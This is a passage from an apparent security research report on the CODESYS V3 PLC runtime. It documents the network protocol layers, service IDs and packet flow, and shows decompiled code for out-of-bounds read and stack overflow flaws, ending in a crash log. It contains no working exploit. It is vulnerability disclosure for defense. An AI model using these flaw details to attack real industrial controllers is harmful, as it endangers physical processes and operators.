SysSockGetRecvSizeUdp	ROM	021435C8	0000012C	00000144
syssockcreateudp	ROM	02144614	00000024	00000014
syssockcloseudp	ROM	02144638	00000020	00000014
syssocksendtoudp	ROM	02144658	0000003C	00000020
syssockrecvfromudp	ROM	02144694	000000F4	00000054
syssockrecvfromudp2	ROM	02144788	00000030	00000018
syssockgetrecvsizeudp	ROM	021447B8	00000024	00000014
UdpClose	ROM	02159B14	00000018	00000010
NBS_UDP_GetDataSize	ROM	02159B2C	00000020	
CAANBSUdpOpen	ROM	0215A2AC	000001C8	00000050
CAANBSUdpSend	ROM	0215A488	00000118	00000060
CAANBSUdpReceive	ROM	0215A5AC	00000108	00000064
nbs_udp_getdatasize	ROM	0215A920	00000024	00000014
ipcom_setlogudp	ROM	0229746C	00000008	
ipnet_nat_translate_tcpudp_port	ROM	0237B038	00000030	
clntudp_bufcreate	ROM	0246CD40	000002FC	00000060
clntudp_create	ROM	0246D03C	00000048	00000020

Figure 29. Functions that deal with UDP

During our work, we used CODESYS documentation to understand the functions that the SDK contains, as listed below:

SysFileOpen (FUN)

FUNCTION SysFileOpen : RTS_IEC_HANDLE

Open or create file. A standard path will be added to the filename, if no path is specified in the file name.

If a file extension is specified in the settings, this path will be used (see category settings).

Note File name can contain an absolute or relative path to the file. Path entries must be separated with a Slash (/) and not with a Backslash (\)!

InOut:

Scope	Name	Type	Comment
Return	SysFileOpen	RTS_IEC_HANDLE	Handle to the file or RTS_INVALID_HANDLE if failed
Input	szFile	STRING	File name. File name can contain an absolute or relative path to the file. Path entries must be separated with a Slash (/) and not with a Backslash (\)!
	am	ACCESS_MODE	Requested access mode to the file. See ACCESS_MODE for details. Here find some examples: **AM_READ** If file does not exist, an error is returned. If the file exists, the file will be opened **AM_WRITE** If file does not exist, a new file will be created. If the file exists, it will be overwritten! **AM_APPEND** If the file does not exist, an error is returned. If the file exists, the file will be opened
	pResult	POINTER TO RTS_IEC_RESULT	Pointer to runtime system error code (see CmpErrors.library)

Figure 30. CODESYS function documentation

Analysis results

By reverse engineering the firmware we were able to understand the full structure of the network protocol that CODESYS V3 runtime is using, and the full flow of the processing packet. This allows us to understand the different components of CODESYS and identify 15 vulnerabilities.

CODESYS network protocol

The CODESYS network protocol consists of four layers:

- Block driver layer / Gateway layer
- Datagram layer / Link layer
- Channel layer / Network layer
- Service layer

As previously mentioned, the CODESYS network protocol works over either TCP or UDP:

- Ports 11740-11743 for TCP
- Ports 1740-1743 for UDP

An example of the CODESYS packet data unit (PDU), for a packet structure that is sent over a network interface over the UDP layer, is illustrated below.



Figure 31. CODESYS PDU packet data structure

Block driver layer

The Block driver layer uses UDP information for traffic routing.



Figure 32. UDP details

When traffic runs over TCP, different information is needed in this layer.

Datagram layer

The Datagram layer enables communication between components and endpoints through physical or virtual interfaces.

For example, let's examine a packet from the CODESYS network payload above UDP:



Figure 33. Network payload

Datagram layer packet details:

Item	Description
Magic	Magic
Hop Info byte	Stores information about header length and the amount of hops this packet went through.
Packet Info	Indicates the packet's priority, whether a signal is present on a packet, whether the types of addresses being used are relative or direct, and provides the length of the data block.
Service ID	The service used for communication.
Message ID	Identification of the message.
Lengths	The length of the sender and receiver addresses are the two following fields: The lower four bits multiplied by two is the length of the sender address field. The higher four bits multiplied by two is the length of the receiver address field.

Sender Address Field	The address and the port of the sender (in some cases only the address) logically ANDed (&) with the mask of the netmask of the network. In this case it's 0.0.0.112, which means that the mask was 255.255.255.0. After the mask, we have two bytes of magic number 0x80 00, and then padding of two extra bytes of 0x0, 0x0.
Receiver Address Field	The address and the port of the receiver (in some cases only address) logically ANDed (&) with the mask of the netmask of the network. In this case it's 0.0.0.55, which means that the mask was 255.255.255.0, then we have two bytes of magic number 0x00 0x05.

Channel layer

The Channel layer is the layer that handles creating, managing, and closing communications channels. Information about the channel is sent in this layer.

The following image shows an example of an Open Channel request:



Figure 34. Open Channel request packet fields

Item	Description
Type	The type field has the following options: • 0xC2 – Get info on channel, which means the information command or to get the number of simultaneously supported channels. • 0xC3 – Open Channel, which creates a new communication channel. • 0xC4 – Close Channel • 0x01 – Application Block, data that forwards to the Service layer. • 0x02 – Application ACK, ACK on data that was sent by one of the endpoints. • 0x03 – Keep Alive, keeps the channel open Now in this case, we can see that this field holds 0x83, meaning it's an answer on 0xC3 Query.
Flags	Added flags to pass with the query
Version	The availability of added fields in a message (here 01 01 means two more fields).
Checksum	CRC32 algorithm checksum.
Command Data	Indicates data used for the command. In this case, this is answered to create a channel query which holds needed information, so we will present it with its fields as well.

Let's examine the response:



Figure 35. Open Channel response packet fields

The following table describes added packet fields:

Item	Description
Message ID	Send the message ID as a query
Reason	Status of command processing 0x00 = OK
Channel ID	Open communication channel ID
Receiver buffer size	Maximum data size that the server can process
Magic number	Unknown

Let's examine an example of the Application Block.



Figure 36. Application Block packet fields

Item	Description
Flags	More information about the packet and the server/client
Channel ID	Identifier for the open channel for data transfer.
BLK ID	ID of the current BLK message. Each time a message is sent, the BLK ID is incremented by the initiator of the conversation.
ACK ID	ID of the last ACK message. Changed by the responder side each time. Corresponds to the last BLK ID from the sender.

Remaining data size	How much more data is there after this layer
Checksum	CRC32 algorithm checksum of whole packet.

Service layer

Represents a combination of several layers of the ISO/OSI model session layer, presentation layer, and application layer. It consists of components, each of which is responsible for a portion of functionality of the PLC and has services that it supports. Other tasks of the Services layer include encoding/decoding and encrypting/decrypting the data transmitted on that layer. Additionally, the Services layer is also responsible for tracking the client-server session. Each component is identified by a unique ID, the following table has the services that the client can ask for:

Service Name	**Service ID**
CmpDevice	0x01
CmpApp	0x02
CmpVisuServer	0x04
CmpLog	0x05
CmpSettings	0x06
SysEthernet	0x07
CmpFileTransfer	0x08
CmpLecVarAccess	0x09
CmpLoMgr	0x0B
CmpUserMgr	0x0C
CmpTraceMgr	0x0F
PlcShell	0x11
CmpAppBp	0x12
CmpAppForce	0x13
CmpAlarmManager	0x18
CmpMonitor	0x1B
CmpCodeMeter	0x1D
CmpCoreDump	0x1F
CmpOpenSSL	0x22

These services use the Tags layer for data transmission and encoding.

The following figure shows an example of Service layer fields.



Figure 37. Example of Service layer fields

Item	Description
Protocol ID	0xCD55 stands for Normal protocol (unencrypted). 0x7557 stands for Secure protocol (encrypted)
Header size	The size of the header
Cmd group	Indicates the addresses service (CMP, part) it's addressed to. (In this case *CMPDevice*).
Subcmd	Indicates the actual command for the service (0x2 is the sign-in command).
Session ID	Indicates the ID of the session.
Content size	The size of the data.
Additional data	Not currently used.

Tags layer

Tags are used to encode data that is transmitted over the Services layer.

The following table supplies the basic structure of tags:

Field	Parent tag size (in bytes)	Data tag size (in bytes)	Description
Tag ID	2	1	The tag ID. The value of the most significant bit determines the type of tag. For parent tag, the value of the most significant bit is set.
Tag size	2	1	The size of the data.
Tag data	(Tag size)	(Tag size)	The data of the tag.

Tags can represent any type of data, and they are extracted by the component. The difference between a parent tag and a data tag is that a parent tag is used for linking several tags into one logical element.

CODESYS Runtime uses several important structures, including *BTagReader* and *BTagWriter*, which include the following fields:

- Data
- Current position in data

- Size of data

These structures are allocated for each request and exist only in the context of the request. Each request handler creates *BTagWriter* and *BTagReader* tags and uses them to parse and handle requests. Tag IDs are not unique across services, meaning each service may have its own definition for a tag ID. Tag IDs are handled in the context of each service.

The following figure provides an example of a Tags layer and relevant fields.



Figure 38. Example of Tag layer fields

This example has the following tags:

- Tag1 – (TAG ID 0x22) Authentication method type.
- Tag2 – (TAG ID 0x23) Challenge.
- Tag3 – (TAG ID 0x81) Parent tag that has two sub-tags.
- Tag4 – (TAG ID 0x10) Username tag.
- Tag5 – (TAG ID 0x11) Hash of a password tag via challenge.

Fragmentation and Big Tags

Although CODESYS PDUs have a maximum size of 512 bytes, sometimes the application layer needs to send more data which is done by buffering information on the Tag layer.

In the following figure shows a PCAP file sniffing the download logic of a file:



Figure 39. Example of fragment packets

Packets 48 to 71 are fragmented packets.

All the fragmented packets have the same channel ID and ACK ID, while the first packet contains the total size of all the fragmented packets.

We provide a full Wireshark dissector for the CODESYS protocol, which can be found in Github microsoft/CoDe16: Microsoft cyberphysical security researchers' research on 15 high severity vulnerabilities in the CODESYS V3 software development kit (SDK).

CODESYS packet traffic flow



Figure 40. CODESYS method call tree from RouterHandleData

1. We discovered that *RouterHandleData_0* was called from the *SysSockRecvFrom* method, which read the actual payload.
2. *RouterHandleData_0* reads the receiver and senders' fields from the Datagram layer and then calls the *HandleLocalyOrForward* method.
3. The *HandleLocalyOrForward* method checks if the packet was addressed to the CODESYS device, if so, it will manage it locally, otherwise it will be forward.
4. The *HandleLocaly* method branches into two flows. One flow relates to the CODESYS name service, which oversees forwarding information about the device on the network (another datagram layer type). If a packet is received that requires information about the device, the method *NSServerHandleData* is called.
   The second flow includes the *ChannelManagerHandleData* method, which elevates the payload to the Channel layer.
5. The *ChannelManagerHandleData* method forwards data to the Service layer (*HandleL4Data* function) if the payload destination is the Channel layer, or else oversees a request/response sent to the Channel layer (such as a query to close the channel, or response to create a new channel.)
6. In a case where the packet is for the Services layer, *ChannelManagerHandleData* calls *HandleL4Data*.
7. The *HandleBLKPacket* method parses the payload for the BLK type packet, which is a packet type that passed data to the Service layer. This method also receives relevant data on the Channel layer. The *HandleBLKPacket* confirms that no duplication was received (using the BLK ID and an ACK ID mechanism).
   The method also reorders packets if they arrive out of order. It also confirms the CRC of the data and throws an error in case of a bad CRC.
8. The *NetServerMessageRceived3* method is a short method that primarily writes logs about how newly received data payloads are managed and sends the data to the method *NetServerHandleMessage3*.
9. The *NetServerHandleMessage3* method processes the Service layer payload by extracting the service group and service ID calls to the relevant service handler.

CODESYS components and vulnerabilities

CODESYS consists of components and each component is responsible for a portion of functionality of the PLC. The following is a list of example components:

- *CmpAlarmManger* – Manages alarm events, registers clients that receive events, etc.
- *CmpApp* – Manages running applications and application event usage.
- *CmpAppBp* – Manages breakpoints in IEC tasks.
- *CmpCodeMeter* – Manages the CodeMeter License containers.
- *CmpCoreDump* – Manages creation, reading and printing to file coredumps.
- *CMPTraceMgr* – The trace manager enables tracing of information inside the IEC task/application

Each service is identified by a unique number for the specific component.

In this section, we will provide an overview of a few components and their affiliated vulnerabilities we uncovered.

CMPApp

The CODESYS runtime enables execution of programs such as ST or STL on the device, and the *CMPApp* component manages them. The *CMPApp* exports methods to oversee program management, including the following:

- *AppStartApplication* – Starts an application.
- *AppStopApplication* – Stops an application.
- *AppReset* – Resets an application.
- *ApplicationState* – Determines the application state.
- *AppGetSegment* – Returns the memory segment of an application.
- *AppGetSegmentAddress* – Returns the start address of an IEC segment.

The handler method of *CMPApp* is *CMPAppServiceHandler which just calling to the method AppServiceHandlerEx*.

The *AppServiceHandlerEx* method, in contrast, has many different components for each different service ID. It contains a large switch case of 56 cases, each for different service ID.

The default case calling the function *AppBPServiceHandler2, that contains* a switch case that oversees breakpoint commands.

The *AppBPServiceHandler2* method has code that adds or removes a break point, executes a single step at the breakpoint, sets the context for a break point, and more.

On of the methods that *AppBPServiceHandler2 calls is DeleteBreakpointOnApp* method has code that uses the name to remove a breakpoint on an application. It uses tags IDs (0x11, 0x12, 0x17, 0x19, 0x1A) and then copies data based on information passed in the tags.

The following code describes how information received from the tags is parsed, for example overseeing for tag 0x1A:

```
102         case 0x1A:
103           BTagReaderGetContent((int)&hReader, (int)&tag_5, (int)&size);
104           tag_5_second_dword = *((_DWORD *)tag_5 + 1);
105           tag_5_first_dword = *tag_5;
```

Figure 41. Parsing tag information

The tag contents are read into *tag_5* buffer, then the first and the second DWORDs are stored into different variables. This can be a potential vulnerability.

If the distributed buffer for *tag_5* is of size *n,* which is not enough space for the information (for example, the received size of the tag is four bytes) there will be an out of bounds read and the system will try to read unallocated memory. This type of oversight was discovered in other locations in the CODESYS runtime, for instance in *AppBPServiceHandler2*. For example, the following figure shows code from *AppRemoveBreakpointM* (that is called from *AppBPServiceHandler2*):

```
142                 if ( v23 != 2 )
143                   goto LABEL_46;
144                 v37 = AppFlowSet(v7, *tag_3, *(tag_3 + 2), *(tag_3 + 3), *(tag_3 + 4), 4, v50, v47, *v55, &v54);
```

Figure 42. Parsing tag information

Another vulnerability that we found is under a method (that we called *HandleAppQuery34*) that handles the cases of 5,6,0x34 in *AppServiceHandlerEX*, and includes handling for many different services IDs.

The following code receives a tag and writes it into the *ppbyArea* variable, then copies from the data into the *copy_Dest* variable found on the stack. The method copies *pppby_area_size* + two bytes from *ppbyArea* to *copy_Dest*.

```
1162          BTagReaderMoveNext(hREader, &v333);
1163          BTagReaderGetTagId(hREader, &tag_id);
1164          if ( tag_id == 1 )
1165          {
1166            BTagReaderGetContent(hREader, &ppbyArea, &pppby_area_size);
1167            memcopy(copy_Dest, (ppbyArea - 2), pppby_area_size + 2);
1168            v37 = AppGetAreaPointer(ApplicationBySessionId, HIWORD(copy_Dest[0]), &tag);
```

Figure 43. The code displaying where copy_Dest is declared as a variable on the stack

```
294   char v297[24]; // [sp+1358h] [bp-FCh] BYREF
295   int copy_Dest[5]; // [sp+1370h] [bp-E4h] BYREF
```

Figure 44. Copy_Dest is a variable on the stack

If the tag is exceptionally large, it will generate a stack overflow:

```
# START CRASH #
plcMdl  ="TM251MESE"
osVersi ="5.1.9.44"
osDate  ="May 24 2022 17:03:02"
sysErr  ="DATA_ABT"
tskNbr  =0x02b473a0
tskName ="AsyncTask128"
crDate  ="15/02/2000"
crTime  ="02:44:18"
r0      =0x00000001
r1      =0x0262240c
r2      =0x00000004
